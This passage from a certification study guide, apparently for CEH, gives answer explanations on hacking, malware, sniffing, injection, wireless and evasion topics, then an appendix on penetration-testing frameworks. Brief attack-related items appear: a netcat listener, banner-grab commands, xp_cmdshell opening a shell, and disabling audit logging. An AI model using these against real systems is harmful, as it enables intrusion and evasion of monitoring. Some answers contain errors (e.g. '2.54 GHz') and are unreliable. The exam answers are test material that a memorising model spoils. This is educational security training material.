1. A, D. Usernames are especially useful in the system-hacking process because they let you target accounts for password cracking. Enumeration can provide information regarding usernames and accounts.

2. C. Ports are usually uncovered during the scanning phase and not the enumeration phase.
3. A. Netcat uses the syntax `nc -l -p` to listen on a specific port, with the port number being specified as a number following the `-p`. For example, `nc -l -p 1000` would tell the server to listen on port 1000 for incoming connections.
4. A. System hacking is intended to increase access to a system.
5. A. Brute-force attacks are carried out by trying all possible combinations of characters in an attempt to uncover the correct one.
6. B. A rainbow attack or rainbow table attack is designed to generate the hashes necessary to perform an offline attack against an extracted hash.
7. A. A backdoor gives an attacker a means to come back to the system later for further attacks.
8. B. A password hash is commonly used to represent a password in an encrypted format that is not reversible in locations such as the SAM database.
9. B. The SAM database is used to store credential information on a local system.
10. A. LM is a hashing format used to store passwords.
11. A. SYSKEY is used to partially encrypt the SAM database in Windows versions from NT 4 onward.
12. C. Kerberos is the authentication mechanism preferred over LM and NTLM (all versions).
13. B. NTLM is a more secure protocol than LM. A little stronger still is NTLMv2, which provides additional features such as mutual authentication and stronger encryption.
14. C. NTFS is required in order to use ADS.
15. D. Auditpol is used to stop the logging of events on a Windows system.
16. B. LM hashing is disabled on newer Windows systems, but it can be re-enabled for legacy support.
17. A. Trinity Rescue Kit (TRK) is a Linux distribution used to reset passwords.
18. A. Complex passwords are a great defense against password guessing.
19. D. NTLMv2 should be used if a domain controller is not present.
20. C. Alternate Data Streams are only supported on NTFS. None of the other file systems available in Windows currently support the ADS feature.

Chapter 8: Malware

1. B, C. Malware covers all types of malicious software, including viruses, worms, Trojans, spyware, adware, and other similar items.

2. A, C. Unlike a worm, a virus requires that a user interact with it or initiate replication in some manner.
3. D. Typically a virus does not display pop-ups. That is a characteristic of adware.
4. A, B. A worm replicates without user interaction.
5. A. Worms are typically known for extremely rapid replication rates once they are released into the wild.
6. A. `Netstat -a` or `–an` lists ports on a system that are listening in Windows.
7. B. TCPView lists ports and their statuses in real time.
8. D. TCPTROJAN is not a Trojan. All the other utilities on this list are different forms of Trojans.
9. B. Hardware keyloggers are not difficult to install on a target system.
10. C. Netcat can do port redirection.
11. C. A Trojan relies on social engineering to entice the victim to open or activate the payload.
12. A. A remote access Trojan (RAT) is a common payload to include in a Trojan.
13. C. A covert channel is a backdoor or unintended vulnerability on a system that may or may not be created through the use of a Trojan.
14. A. An overt channel is a mechanism on a system or process that is typically put in place by design and intended to be used a specific way.
15. C. A software development kit (SDK) is used to develop software but not to detect a covert channel.
16. C. Typically, a RAT is not used to sniff traffic, but it may be used to install software to perform this function.
17. B. A logic bomb comes in two parts: a trigger and a payload. The payload stays dormant until the trigger wakes it up.
18. A, C, D. A logic bomb may be activated by any of these options except the presence of a vulnerability.
19. C. A polymorphic virus evades detection through rewriting itself.
20. C. A sparse infector evades detection by infecting only a handful or selection of files instead of all of them.

Chapter 9: Sniffers

1. D. Each switchport represents a collision domain, thereby limiting sniffing to only the clients residing on that port.
2. A. All wireless access points are essentially hubs in that they do not segregate traffic the way a traditional wired switch does.

3. D. An NIC must be configured to operate in promiscuous mode to capture all traffic on the network. More specifically, it allows the interface to capture both traffic that is intended for the host and traffic that is intended for other clients.
4. B. IP DHCP Snooping can be used on Cisco devices to prevent ARP poisoning by validating IP-to-MAC mappings based on a saved database.
5. C. Jennifer can implement a form of encryption for the traffic that she wants to protect from sniffing. Secure Shell traffic would not be readable if captured by a sniffer; however, any legitimate network troubleshooting efforts would also prove more challenging because of packet encryption.
6. C. MAC spoofing results in duplicate MAC addresses on a network unless the compromised client has been bumped from its connection. Two IP addresses mapping to one MAC indicates a bogus client.
7. A. Bob can launch a MAC flooding attack against the switch, thereby converting the switch into a large hub. If successful, this will allow Bob to sniff all traffic passing through the switch.
8. B. ARP poisoning alters ARP table mappings to align all traffic to the attacker's interface before traveling to the proper destination. This allows the attacker to capture all traffic on the network and provides a jumping-off point for future attacks.
9. C. The Wireshark operator == means equal to. In this scenario, using the == operator filters down to 192.168.1.1 as the specific host to be displayed.
10. A. Cain & Abel is a well-known suite of tools used for various pen-testing functions such as sniffing, password cracking, and ARP poisoning.
11. C. The command for the CLI version of Wireshark is `tshark`.
12. D. Tcpdump uses the option `-w` to write a capture to a log file for later review. The option `-r` is used to read the capture file, or the capture can be opened in a GUI-based sniffer such as Wireshark.
13. A. Wireshark filters use the basic syntax of putting the protocol first followed by the field of interest, the operator to be used, and finally the value to look for (`tcp .port == 23`).
14. B. Tiffany looks for NetBIOS traffic on port 139. She can use the filter string `tcp .port eq 139`.
15. C. This question may seem unfair, but the exam will expect you to take what looks like unrelated data and extrapolate those parts that make sense. Remember, catching only the first octet of an IPv4 address is enough to give you a firm indication of what the question is asking.
16. A. The option `-r` is used to read the capture file, or the capture can be opened in a GUI-based sniffer such as Wireshark.
17. B. To sniff all traffic on a network segment, promiscuous mode is required, which allows all network traffic to be captured.

18. B. A switch can limit sniffing to a single collision domain, unlike a lesser device such as a hub.
19. A. A hub cannot limit the flow of traffic in any way, meaning that all traffic flowing through the hub can be viewed and analyzed.
20. B. Tcpdump is a command-line equivalent of WinDump, which allows the sniffing of network traffic.

Chapter 10: Social Engineering

1. B. Phishing is performed using email to entice the target to provide information of a sensitive nature.
2. A, B. Training and education are specifically used to prevent the practice of tailgating or piggybacking. Attacks such as session hijacking can't be prevented through training and education of end users.
3. A, B, C. Technology alone cannot stop the impact of social engineering and must be accompanied by other mechanisms as well, such as education. The strongest defense against social engineering tends to be proper training and education.
4. A, B, C, D. The targets of social engineering are people and the weaknesses present in human beings.
5. D. Social engineering takes advantage of many mechanisms, including Trojan horses, but it does not use viruses. However, instant messaging, mobile phones, and Trojan horses are all effective tools for social engineering.
6. A. Social engineering is designed to exploit human nature with the intention of gaining information.
7. A, B. Education and spam filtering are tremendously helpful at lessening the impact of phishing. Pure antivirus and anti-malware typically do not include this functionality unless they are part of a larger suite.
8. A. Appearance can easily impact the opinion that an individual or a group has about someone. The other options here are types of countermeasures used to stop physical attacks.
9. A. This type of attack is a clear example of phishing: An attacker crafts an attractive-looking email with the intention of enticing the victim to perform an action.
10. B. Training is the best and most effective method of blunting the impact of social engineering. Addressing the problem through education can lessen the need for some countermeasures.
11. C. This is an example of phishing because it involves enticing the user to click a link and presumably provide information.

12. C. This attack is most likely the result of identity theft, and while we don't know exactly how it was stolen, candidates include phishing, social engineering, keyloggers, or Trojan horses.
13. D. This attack is called tailgating and involves a person being closely followed by another individual through a door or entrance.
14. D. A vulnerability scan is designed to pick up weaknesses in a system. Such scans are typically automated.
15. C. An attacker could keep their activities masked and covered up to prevent themselves from being discovered.
16. B. Phishing is a social engineering attack designed to gather information from victims using email.
17. B. Habits are set patterns of behavior that individuals tend to follow or revert to frequently.
18. B. Using keywords or buzzwords can make a victim believe the attacker is in the know about how a company works.
19. C. Name-dropping can be used by an attacker to make a victim believe the attacker has power or knows people who are in power.
20. C. This attack is most likely a result of identity theft. The information to carry out this attack may have been obtained through the use of techniques such as phishing or social engineering. However, those techniques can be used for other attacks as well and not just identity theft.

Chapter 11: Denial of Service

1. B. 0x90 is the hexadecimal value of a NOP instruction for Intel-based systems. Remember to keep an eye out for this value; it indicates a NOP and possibly a NOP sled, which could indicate a buffer overflow condition in progress.
2. C. A successful overflow attack can change the value of an Extended Instruction Pointer (EIP) saved on the stack.
3. D. Hacktivists get their title from the paradigm of hacktivism. These hackers launch attacks against targets because they believe those targets violate the attackers' morals, ethics, or principles.
4. D. Throttling network traffic will slow down a potential DoS attack; however, an ingress filter will check for internal addresses coming in from the public side. This is a good indicator of a spoofed IP.
5. A. A land attack fits this description. Smurf Attacks deal with ICMP echo requests going back to a spoofed target address. SYN floods use custom packets that barrage a

target with requests. Teardrop attacks use custom fragmented packets that have overlapping offsets.

6. B. Adding an item to the stack is known as pushing, and removing an item from the stack is known as popping. Remember that adding and removing occur only at the top.
7. C. Reverse proxies are implemented to protect the destination resource, not the client or user. In this scenario, a reverse proxy will field all outside requests, thereby preventing direct traffic to the web server and reducing the risk of a DoS attack.
8. A. A DDoS attacker commonly uses IRC to communicate with handlers, which in turn send the attack signal to the infected clients (zombies).
9. B. Along with the stack, the heap provides a program with a dynamic memory space that can serve as a nonsequential storage location for variables and program items.
10. A, B, C, D. All of these C functions are considered dangerous because they do not check memory bounds. Thus, code containing any of these can be part of a buffer overflow attack.
11. B. The stack uses a last-in, first-out scheme. Items are pushed onto or popped from the top, so at any time the only accessible item on the stack is the last one pushed there.
12. B. Looking at the amount of SYN flags without a full handshake, it appears a SYN flood is occurring.
13. C. The DDoS tool Low Orbit Ion Cannon (LOIC) is a single-button utility that is suspected of being used in large-scale DDoS attacks.
14. B. Targa has eight different DoS attacks included in its capabilities. TFN2K and Trinoo are designed to carry out DDoS attacks and be a part of a botnet.
15. D. Although the Nmap and Zenmap utilities can activate specific TCP flags based on the custom scan desired, the hping3 utility was designed for creating custom packets and manipulating TCP flags.
16. C. UDP is the protocol that is used to carry out a Fraggle Attack. ICMP plays a role in ping floods, which are a different type of attack. TCP and IPX do not play any role in this type of attack.
17. A. A Smurf Attack uses ICMP to carry out its action whereas UDP is used during Fraggle Attacks. TCP is not used in either attack.
18. B. The main difference between the two types of attacks is the number of attackers. The goal is the same and the scale is different but hard to define. Protocols have no bearing and are irrelevant.
19. C. Although any of these options could be symptomatic of a DoS attack, the most common is slow performance.
20. A. During a SYN flood, the last step of the three-way handshake is missing, which means that after the SYN and SYN-ACK are performed, the final ACK is not received.

Chapter 12: Session Hijacking

1. C. Session hijacking focuses on the victim's session. There are different ways of accomplishing this task, but the basic concept is the same. Be sure to know what constitutes a session hijack; the exam will expect you to be able to recognize one at first glance.
2. A. Julie is operating in the passive sense in this scenario. Sniffing traffic is a passive activity.
3. D. Man-in-the-middle (MITM) attacks are an exam favorite; just remember that the broader category of session hijacking encompasses MITM attacks. Anytime you see a computer placed in the middle, you should immediately suspect MITM or session hijacking.
4. A. An excessive number of ARP broadcasts would indicate an ARP poisoning attack. The users' reporting loss of connectivity may indicate an attempted session hijacking with a possible DoS attack.
5. C. URLs, cookies, and hidden logins are all sources of session IDs.
6. C. Null values are used to increment the sequence numbers of packets between the victim and the host. The null packets are sent to the host machine in an effort to prepare for desynchronizing the client.
7. B. Source routing specifies the path the packet will take to its destination. Source routing can give an attacker the flexibility to direct traffic around areas that may prevent traffic flow or redirect traffic in an undesired fashion.
8. B. Stealing session IDs is the main objective in web session hijacking. Session IDs allow the attacker to assume the role of the legitimate client without the time-consuming task of brute-forcing user logins or sniffing out authentication information.
9. A. A session ID coded directly into a URL is categorized as a URL-embedded session ID. Remnant session information left in a browser's history can potentially lead to another user or attacker attempting to reuse an abandoned session.
10. D. The key portion of the question is that Julie is not receiving a response to her injected packets and commands. Although the sequence prediction does relate to TCP hijacking, the best answer is blind hijacking.
11. D. IPSec is designed with many goals in mind; one of them is that it is not as vulnerable to session hijacking as the other protocols and services listed here.
12. A. IPsec provides encryption and other related services that can thwart the threat of session hijacking.
13. A. Web applications can be vulnerable to session fixation if the right conditions exist. Typically, this means that session IDs are not regenerated often enough or can be easily ascertained.
14. C. Authentication mechanisms such as Kerberos can provide protection against session hijacking. Authentication provides verification of the party or parties involved in the communication.

15. C. XSS is targeted toward web browsers and can take advantage of defects in web applications and browsers.
16. D. Trojans are commonly used to deploy malware onto a client system, which can be used to perform a session hijack.
17. C. A man-in-the-middle attack occurs when the attacking party inserts themselves into the communication between two different parties.
18. A. Session hijacks can occur with both network and application traffic, depending on the attacker's desired goals.
19. D. Cookies can be used during a session hijack and indeed the information contained therein may be the goal of the attack, but devices alone cannot initiate an attack.
20. D. A session hijack can be used to read cookies on a client but not place a cookie on a server.

Chapter 13: Web Servers and Applications

1. B. A web application is code designed to be run on the server with the results sent to the client for presentation.
2. A. JavaScript is a client-side scripting language as opposed to languages such as ASP and ASP.NET.
3. B. PHP is a server-side language that has its actions handled by the server before delivering the results to the requester.
4. D. Directory traversals are used to browse outside the root of the site or location and access files or directories that should otherwise be hidden.
5. B. Input validation is the process of checking input for correctness prior to its being accepted by an application. Unlike filtering, which works on the server side, validation works on the client side and prevents bad input from making it to the server.
6. B. A banner grab can be used to connect to a service and extract information about it.
7. A. Defense in depth provides much better protection than a single layer. It also provides a means of slowing down and frustrating an attacker.
8. C. Access control lists (ACLs) are used to set permissions on web content and prevent or control certain levels of interaction by users.
9. D. Logs can be used to monitor activity on a system, including web applications or web servers.
10. B, C, D. Each of these flags can be used to provide security for a cookie, which wouldn't otherwise be provided.

11. A. SSL, specifically SSL 3.0, is targeted in this attack. This attack is possible when a browser cannot use TLS so instead switches to SSL 3.0, which has been deprecated.
12. A. A cookie is used to store session information about browsing sessions and is a file that resides on a client.
13. B. Session hijacking can be used to take over an existing session that has been authenticated or to forge a valid session.
14. A. The command `nc <target ip address> <port number>` would allow a banner grab. Once the connection is established, you would issue the command `HEAD / HTTP/1.0` to retrieve HTTP headers.
15. A. Brute-force attacks are carried out by trying all possible combinations of characters in an attempt to uncover the correct one.
16. A. The correct command for retrieving header information from a website is `telnet <website name> 80`.
17. D. Hacktivists get their title from the paradigm of hacktivism. These hackers launch attacks against targets because they believe those targets violate the attackers' morals, ethics, or principles.
18. C. The Wayback Machine is used to view archived versions of websites if available. Not all websites are archived on the Wayback Machine, however.
19. A. Encryption offers the ability to prevent content from being viewed by anyone not specifically authorized to view it.
20. D. Buffer overflows are a common flaw in software that typically can be fixed only by a software engineer.

Chapter 14: SQL Injection

1. A, D. Input validation is intended to prevent the submission of bad input into an application, which could allow SQL injection to take place.
2. A. Web applications are ideally suited for providing dynamic content of all types. Although some of this can be done on the client side, there is much more power and capability on the server side.
3. B. Firewalls can prevent the scanning of systems and the probing or discovery of a database.
4. A. Databases can be a victim of source code exploits, depending on their configuration and design.
5. A. A hierarchical database is an alternative to the popular relational database structure.
6. C. CGI is a scripting language that is designed to be processed on the server side before the results are provided to the client.

7. C. SQLPing is used to audit databases and help identify issues that may be of concern or problematic.
8. B. Browsers do not render hidden fields, but these fields can be viewed if you use the browser's ability to view source code.
9. B. SQL injection attacks are made possible through improper input validation, thus allowing bogus commands to be issued to a database and processed.
10. B. SQL injection can be used to attack databases.
11. C. The `xp_cmdshell` command is available in all versions of SQL Server and can be used to open a command shell. The command has been disabled in current versions of the product, though it is still available to be enabled.
12. B, C, D. The `SELECT` command is used to craft SQL queries, whereas `WHERE` and `FROM` are used to customize queries to get more desirable results.
13. B. The `WHERE` statement limits the results of a SQL query.
14. D. The `drop table` command is used to remove a table from a database. This command deletes a table from the database.
15. C. SQL injection operates at the database layer and attacks databases directly.
16. A. A row is a name for a line in a database typically associated with a record.
17. C. A distributed database is one that has its information spread across many different systems that are networked together and linked via code.
18. B. A relational database uses complex relationships between tables to describe data in an understandable format.
19. D. Error messages can reveal success of an attack, failure of an attack, structure of a database, as well as configuration and other information.
20. A. When error messages are not descriptive or not available, a blind SQL injection attack can be used to ascertain information from performance or indirect observations.

Chapter 15: Hacking Wi-Fi and Bluetooth

1. B. WEP is intended to offer security comparable to that experienced on traditional wired networks. In practice the security has been less than intended.
2. A. 802.11a operates exclusively at the 5 GHz frequency range, whereas 802.11b and 802.11g operate at the 2.54 GHz range. The newer 802.11n standard can operate at both frequency ranges.
3. D. 802.11i specifies security standards for wireless and is not concerned with specifying new network standards for communication. WPA and WPA2 are designed to be compatible with this standard.

4. D. WEP is by far the weakest of the protocols here; WPA is the next stronger, and WPA2 is the strongest of the group. Open implies little or no protection at all.
5. A. The purpose of a site survey is to map out a site and locate access points and other wireless-enabled devices.
6. D. When two clients attach to each other in a wireless setting, it is known as an ad hoc network.
7. A. In an infrastructure network the client attaches directly to an access point instead of another client.
8. B. Bluesnarfing is used to read information from a Bluetooth-enabled device.
9. C. Monitor mode is a feature supported by wireless network cards that allows the capturing of wireless traffic from unassociated wireless networks.
10. C. Honeyspots are intended to attract victims to attach to it with the intention of gathering information.
11. A. SSIDs serve many functions, but the primary goal is to identify the network to clients or potential clients. SSIDs are configurable by the owner of the network and should be changed from their defaults in every case.
12. A. AirPcap is a device designed to allow in-depth analysis of traffic on wireless networks. The device is typically used with software such as Wireshark.
13. A. A rogue access point is one not managed by the organization and may be set up by an attacker or may even be set up by an employee trying to circumvent the rules.
14. C. Bluejacking is a means of sending unsolicited messages to a Bluetooth-enabled device.
15. A. Wardriving is used to locate wireless networks when using a mobile device as you are traveling around a city or neighborhood. Typically a GPS is also included to pinpoint networks.
16. C. Warchalking is used specifically to draw others' attention to the presence of a wireless network. The practice consists of drawing chalk symbols in the area of a detected wireless network that indicates the name, channel, and other information about the network.
17. B. A closed network is typically considered a private network and not meant for public use. The network is usually not visible, and you can locate and connect to it only if you already know the SSID.
18. B. WPS support is a feature of WPA and later networks that allows push-button association of wireless clients to access points.
19. C. A PSK is entered into each client that is going to access the wireless network. It is commonly found in WEP, WPA, and WPA2 deployments. PSKs represent a security risk because they can be extracted from a compromised client and then allow a malicious party to access the network.
20. D. A Wi-Fi jammer can be used to shut down a wireless network while it is running.

Chapter 16: Mobile Device Security

1. B. Encryption safeguards data on devices that have been lost or stolen.
2. C. Jailbreaking refers to gaining root access on a mobile device, specifically iOS devices.
3. C. Rooting is the process of increasing the amount of access a user has on an Android device.
4. D. Android is based on Linux.
5. B. iOS is based on OS X.
6. A, C, D. A company should proactively set passwords and use encryption, as well as employ remote wipe on a mobile device in the event that it is lost or stolen.
7. C. WPScan is used to look for weaknesses in WordPress sites.
8. C. Psiphon is essentially a VPN technology that would thwart sniffing of traffic.
9. B. DroidSheep is used to perform session hijacks.
10. B. SandroProxy would be useful to disguise the source of a scan.
11. A. If Install From Unknown Sources is enabled on Android devices, unsafe or unprotected applications could compromise a device, but still will be installed.
12. A. IPsec can protect against session hijacking.
13. B. Security is lowered on a device when rooting in performed.
14. D. Psiphon would provide some protection against sniffing and session hijacking.
15. B. LOIC is software used to perform denial of service attacks.
16. A. Much like desktop systems, installing an antivirus can prevent this type of malware based attack.
17. C. FaceNiff is used to take over active sessions.
18. A, B. Remote wipes remove data and other sensitive information from a device.
19. C. Worms do not cause session hijacks.
20. A, B. NetCut can test a firewall and craft packets.

Chapter 17: Evasion

1. D. An HIDS (host-based intrusion detection system) is used to monitor security violations on a particular host.
2. C. Port scanning can be used to identify certain firewalls because specific ports are known to be open and available on some firewalls.

3. A. An NIDS includes extra features not found in programs such as Wireshark, but at its core it functions in a similar way to a packet sniffer.
4. D. Encryption can be used to avoid specific types of firewalls because of their inability to decrypt the traffic.
5. D. You can evade an NIDS by altering a checksum because some systems cannot handle the differences in checksums on a packet when encountered.
6. D. Firewalking can be used to analyze the configuration and rules on a firewall.
7. B. An insertion attack is one where packets that would be dropped by an end system are accepted by the IDS. Because the IDS accepts packets, it results in a denial of service with some IDSs.
8. C. When a packet is fragmented and directed at an IDS, but only part of the fragments are sent or received, the fragments will continue to consume memory on some IDSs. The reason is that a less-capable or less-intelligent IDS will hold onto the fragments while they wait for the remainder, thus consuming memory.
9. A. Signature files are used by IDSs to match traffic against known attacks to determine if an attack has been found or if normal traffic is present.
10. B. An anomaly-based NIDS is designed to look for deviations from known traffic patterns and behaviors on the network. Such NIDSs need to be tuned to the network they are connected to.
11. B. Multihomed firewalls are defined typically as having three or more network connections.
12. B. A multihomed firewall can be used to create a DMZ as can two separate firewalls. In either case, a buffer zone between public and private networks is created.
13. A. Networks are separated into different zones of trust through the use of firewalls, with the most typical setup being public and private networks on either side.
14. C. Honeypots are configured identically to a legitimate counterpart such as a web server. When the honeypot is placed near the real web server, it should be subject to the same type of good and bad traffic that the real server would. Because the honeypot has no reason to have legitimate traffic on it, any activity would indicate that something malicious is occurring.
15. D. Ports 161 and 162 are used by SNMP and can be verified via a banner grab if the service is running and present.
16. C. Port 80 is associated with HTTP and will usually allow traffic to pass through firewalls unimpeded.
17. C. A bastion host is a hardened dedicated system that traffic is filtered through prior to entering or exiting the network.
18. C. A packet-filtering firewall works at Layer 3 of the OSI model.
19. C. Stateful inspection firewalls analyze the status of traffic.

20. A. An IP address will in some cases allow a website to be accessed through a firewall, whereas a URL would not.

Chapter 18: Cloud Technologies and Security

1. C. SaaS, or Software as a Service, is an environment used to host software services offsite and possibly license just what a company needs and only for as long as they need it.
2. B. Drive encryption or its equivalent would be useful in protecting data stored in the cloud.
3. B. SOAP is used to enable protocol-independent communication between applications.
4. C. Man-in-the-middle attacks are effective at altering data in transit between applications and the cloud.
5. D. If an NIDS is employed within a cloud environment, attacks such as altering checksums of a packet can be used to avoid detection.
6. A, B, D. Cloud technologies can be used for many reasons, but legal responsibility cannot ever be transferred to a third party.
7. D. There is no officially recognized environment referred to as LaaS.
8. B. SaaS is the platform type that hosts email services as well as security services in most cases.
9. C. The client who pays the cloud service provider to host their data still has legal responsibility for its safety.
10. A. You would not create a private cloud to reduce costs as most likely it would increase costs due to the need to acquire and maintain expensive hardware and software.
11. B. Three forms of cloud-hosting environments are currently recognized: Saas, PaaS, and IaaS.
12. A. Email would be a prime example of SaaS as would hosting office suites and other types of software.
13. A. Cloud-based firewalls are used to separate networks with different security ratings.
14. D. Platform as a service is ideally suited for development and deployment of custom applications.
15. A, B, D. Forensics would not be easier in the cloud; in fact, it may be harder if not impossible to perform.
16. B. Even though it would be a cloud based solution, the same ports would be used for common services and endpoints.

17. C. A bastion host is used as a choke point.
18. C, D. Since one of the goals of a cloud based solution is to abstract the hardware from the client, Layers 3 and above would likely be the only layers that the user would interact with.
19. C. A firewall with stateful inspection analyzes the status of traffic.
20. A. An IP address can be used instead of a URL to evade some firewalls. Much like standard web applications, ones based in the cloud could still be exploited in the same way.

Chapter 19: Physical Security

1. C. Tailgating is an attack where an intruder follows an approved individual into a facility. Devices such as mantraps can thwart this attack.
2. B. Alarms are a detective control in that they can detect and react to an action but not prevent an intrusion.
3. C. A fence should be at least 8 feet tall to deter a determined intruder from entering a facility.
4. C. A bollard is a barrier that prevents cars and trucks from passing it to enter a facility.
5. A. Liability is a huge issue for dogs and security considering the fact that they may attack and cannot discern attackers without human intervention.
6. D. Mantraps are intended to control access and thus stop the occurrence of physical breaches as a result of piggybacking and tailgating.
7. B. A false wall is one that extends only to a drop ceiling and not to the actual ceiling. These types of walls can easily be climbed over to allow access to a previously inaccessible room.
8. A. Defense in depth provides much better protection than a single layer. It also provides a means to slow down and frustrate an attacker.
9. B. Bollards can be used with fences to block a vehicle from crashing through a fence and making an easy-to-use entrance.
10. A. A type 2 error is also known as a false rejection error, where someone who should have had access was denied it.
11. B. Fingerprint systems are becoming more common on laptops and portable devices. They can also be used to authenticate individuals for access to facilities.
12. D. Audio and visual components are both vital.
13. D. A pick and a tension wrench are the minimum equipment included in a lock-pick kit.

14. A. A publicly available phone number is not a security risk in many cases because the machine may be one that can be sent information from anywhere.

15. A. A drop ceiling is a false ceiling.

16. B. Portals are more commonly referred to by the term *mantrap*.

17. C. A cipher lock is a form of combination lock that requires a code to be entered in order to open the door.

18. A. Fences in many cases are the first line of defense that an intruder would encounter.

19. C. Encryption of an entire drive dilutes the value of the data if the drive is subject to theft; however, it will not keep the drive from being physically stolen.

20. B. Flash drives offer several advantages, including their size, speed, and portability. A disadvantage for security personnel is that they can hold a lot of data and be very easily hidden.



Appendix B

Penetration Testing Frameworks



There are many ways to carry out and complete a penetration test, with each offering its own benefits as well as disadvantages that need to be considered. But before we get into that, let's look at the overall process of a penetration test and then we'll cover and explain the finer points.

Penetration testing typically kicks off with an extensive and thorough scoping and planning of the project. The process of planning focuses on determining the overall goals of testing and how it will be executed when it takes place. Once this planning is completed, contracts are signed, and permissions are obtained, the test can proceed, usually starting with the gaining of information that can be used for network scanning and later more aggressive actions. When all the penetration testing is complete and information about vulnerabilities and exploits has been obtained, a report of some sort is typically generated. The report should clearly document all the actions that took place, as well as the results, interpretations, and recommendations where appropriate.



This appendix does not cover material that is specifically on the CEH credential. Rather, it is included here to provide you practical knowledge of other approaches to penetration testing. When you read this appendix, keep in mind that while the CEH demonstrates different skills and practices, it is not the only way to do things. What's presented here is an alternative framework that accomplishes the same thing as the EC-Council's process but does so in a different way.

Always be prepared as a pentester to adapt to different situations or requirements; no two pen tests are ever the same, and thus you cannot approach them all the same way.

Overview of Alternative Methods

Now that you have an idea of what penetration testing is, we need to take a close look at the process that a penetration tester follows outside of what the EC-Council offers.

When you are considering a methodology to follow, you must remember some points and ideas up front.

First of all, remember that a penetration test is considered part of a normal IT security risk management process that may be driven by internal or external requirements as the individual situation merits. Whether an internal or external risk assessment, it is important

to remember that a penetration test is only one component in evaluating an environment's security, but it is frequently the most important part because it can provide real evidence of security problems. The test should be part of a comprehensive review of the security of the organization.

Items you should expect to test during a penetration test include the following:

- Applications
- IT infrastructure
- Network devices
- Communication links
- Physical security and measures
- Psychological issues
- Policy issues

Before we get too far, let's take another look at our penetration tests from Chapter 1, namely, black box, gray box, and white box.

Black-Box Testing Black-box testing is a type of test that most closely emulates an outside attack and is known as an external test in some circles. The pentester will execute the test from a remote location much like a real attacker. The tester will be extremely limited in their information and will typically have only the name of a company to go on with little else. By using many of the techniques mentioned in this book, the attacker will gain information about the target to make their eventual penetration into the company. Along the way, the attacker will log and track the vulnerabilities on a system and report these back to the client in the test documentation. The pentester will also attempt to use their knowledge to quantify the impact any loss would have to an organization. Once the test process is completed, a report is generated with all the necessary information regarding the target security assessment, categorizing and translating the identified risks into a business context (also known as a risk mitigation plan).

Gray-Box Testing In this type of test the attacker is given limited knowledge that may amount to all the information in a black box plus operating system or other data. It is not unheard of for this type of test to provide the attacker with information on some critical but untouchable resources ahead of time. The idea with this practice is that if the tester has knowledge of some key resources ahead of time, they will look for or target these resources. However, once one of these targets is found, the tester is told to stop the test and report their findings to the client.

White-Box Testing A white-box test gives the testing party full knowledge of the structure and makeup of the target environment; thus, this type of test is also sometimes known as an internal test. This type of test allows for closer and more in-depth analysis than a black or gray box would. White-box tests are commonly performed by internal teams as a means for them to detect problems and fix them before any external party locates and exploits them. The time and cost required to find and resolve the security vulnerabilities is less than with the black-box approach.

Now that we are expanding our horizons to look at different methodologies that can be used to perform a test, we can add to the list of tests that can be executed:

Blind Blind testing does not require any prior knowledge about the target system, but the target is informed before the execution of an audit. Ethical hacking and wargaming are examples of blind testing.

Double Blind In double-blind testing, an auditor does not require any knowledge about the target system, nor is the target informed except for key individuals as defined by the client before the test execution. Black-box auditing and penetration testing are examples of double-blind testing. Most of the security assessments today are carried out using this strategy, thus putting a real challenge on auditors to select the best of breed tools and techniques in order to achieve their goal.

Tandem In tandem testing, the auditor has minimum knowledge of the target system before the test, and the target is notified before the test is executed. Crystal box and in-house audits are examples of tandem testing.

Reversal In reversal testing, an auditor has full knowledge about the target system before the test, and the target is not informed as to how and when the test will be conducted. Red-teaming is an example of reversal testing.

Penetration Testing Execution Standard

One of the popular standards for performing penetration testing is the Penetration Testing Execution Standard (PTES). This standard was designed by several experts in the penetration testing industry. It lays out the format and steps for a test to be performed in a consistent, thorough, and reliable way. It consists of seven phases that can be adapted to any environment and to any circumstances that may be put in front of you by the client.



The seven stages of PTES detailed by this standard can be found at `www.pentest-standard.org` and can be explored deeper. The seven phases as defined by the PTES are as follows:

- Pre-engagement interactions
- Intelligence gathering
- Threat modeling
- Vulnerability analysis
- Exploitation
- Post-exploitation
- Reporting

These phases are designed to cover everything that should happen during a penetration test from the very beginning all the way through the final reporting phase.

The PTES standard is still fairly new but is being updated as requirements and technologies change. However, don't think that because it is new it is not established and ready to use. In fact, the guidelines were put through testing in real environments for more than a year before they were published. Future versions are planned to contain more information on how to manage the penetration-testing project and allocate resources to get the test performed correctly and accurately.

Working with PTES

So now that we have fleshed out what penetration testing is and the different types of tests, we need to discuss the steps involved in a test. It is important for you to be aware of what goes into a test and understand the significance of each step in PTES. While no two tests will ever be the same, PTES will still apply in just about every case without any major revisions to the process.



Remember, one of the primary functions of having a framework such as PTES is to ensure consistency and compliance to potential standards. PTES was developed by experts to ensure that these standards are met during a test. You need to make sure that you perform each step completely and in a manner that gets results.

Pre-Engagement Interactions

We've all heard the saying that you have to plan for success; that's true with any penetration test you are tasked with performing. In order to ensure success, you'll need to do a great deal of planning to guarantee an outcome that the client will be satisfied with and know that their goals are being met.

To start the process, a kickoff or scoping meeting will normally take place to discuss the course of the test. Expect the meeting to cover many different issues, but specifically look for information relating to scope, objective, and parties involved. Before the meeting is finished, you must have a clear idea of the scope of the test; without it, the test cannot be effective and it would be difficult if not impossible to determine if you've reached a satisfactory outcome. Primarily, the scope should focus on uncovering and determining the extent of vulnerabilities on the target network. The scope should also determine what is and isn't included in the test; essentially you are looking to establish boundaries that you will be required to stay within.



Always make sure that you have a list of questions that you need answered in order to guide your test to the proper conclusion. It's best to have these questions prepared in advance to ask when you talk to the client. These questions should be asked during the initial meeting.

Here are some questions to consider:

- Why is a penetration test necessary?
- What is the function or mission of the organization to be tested?
- What will be the constraints or rules of engagement for the test?
- What data and services will be included as part of the test?
- Who is the data owner?
- What results are expected at the conclusion of the test?
- What will be done with the results when presented?
- What is the budget?
- What are the expected costs of the test?
- What resources will be made available?
- What actions will be allowed as part of the test?
- When will the test be performed?
- Will insiders be notified?
- Will the test be performed as a black or white box?
- What conditions will determine the success of the test?
- Who will be the emergency contacts?

Since many things can be made part of a test, and whether they're included or not will depend on the company's motives, you should make sure the client is aware of the options and if certain tests may be required. You can use one or more of the following categories to obtain the results a client is seeking. Make sure the client approves each category you decide to use.

Social Engineering The weakest element in just about any system is the human element. Technology is available to assist and strengthen the human component, but a large number of the weaknesses present must still be addressed through training and practice, which are sorely lacking in many companies. Testing the security of an organization via its human element should be considered for every potential penetration test.

Application Security Testing This form of test focuses specifically on locating and identifying the nature of flaws in software applications. This type of test can be performed as an independent test or as part of a complete testing suite. This process may be requested in those situations where custom applications or environments exist and a closer scrutiny is required.

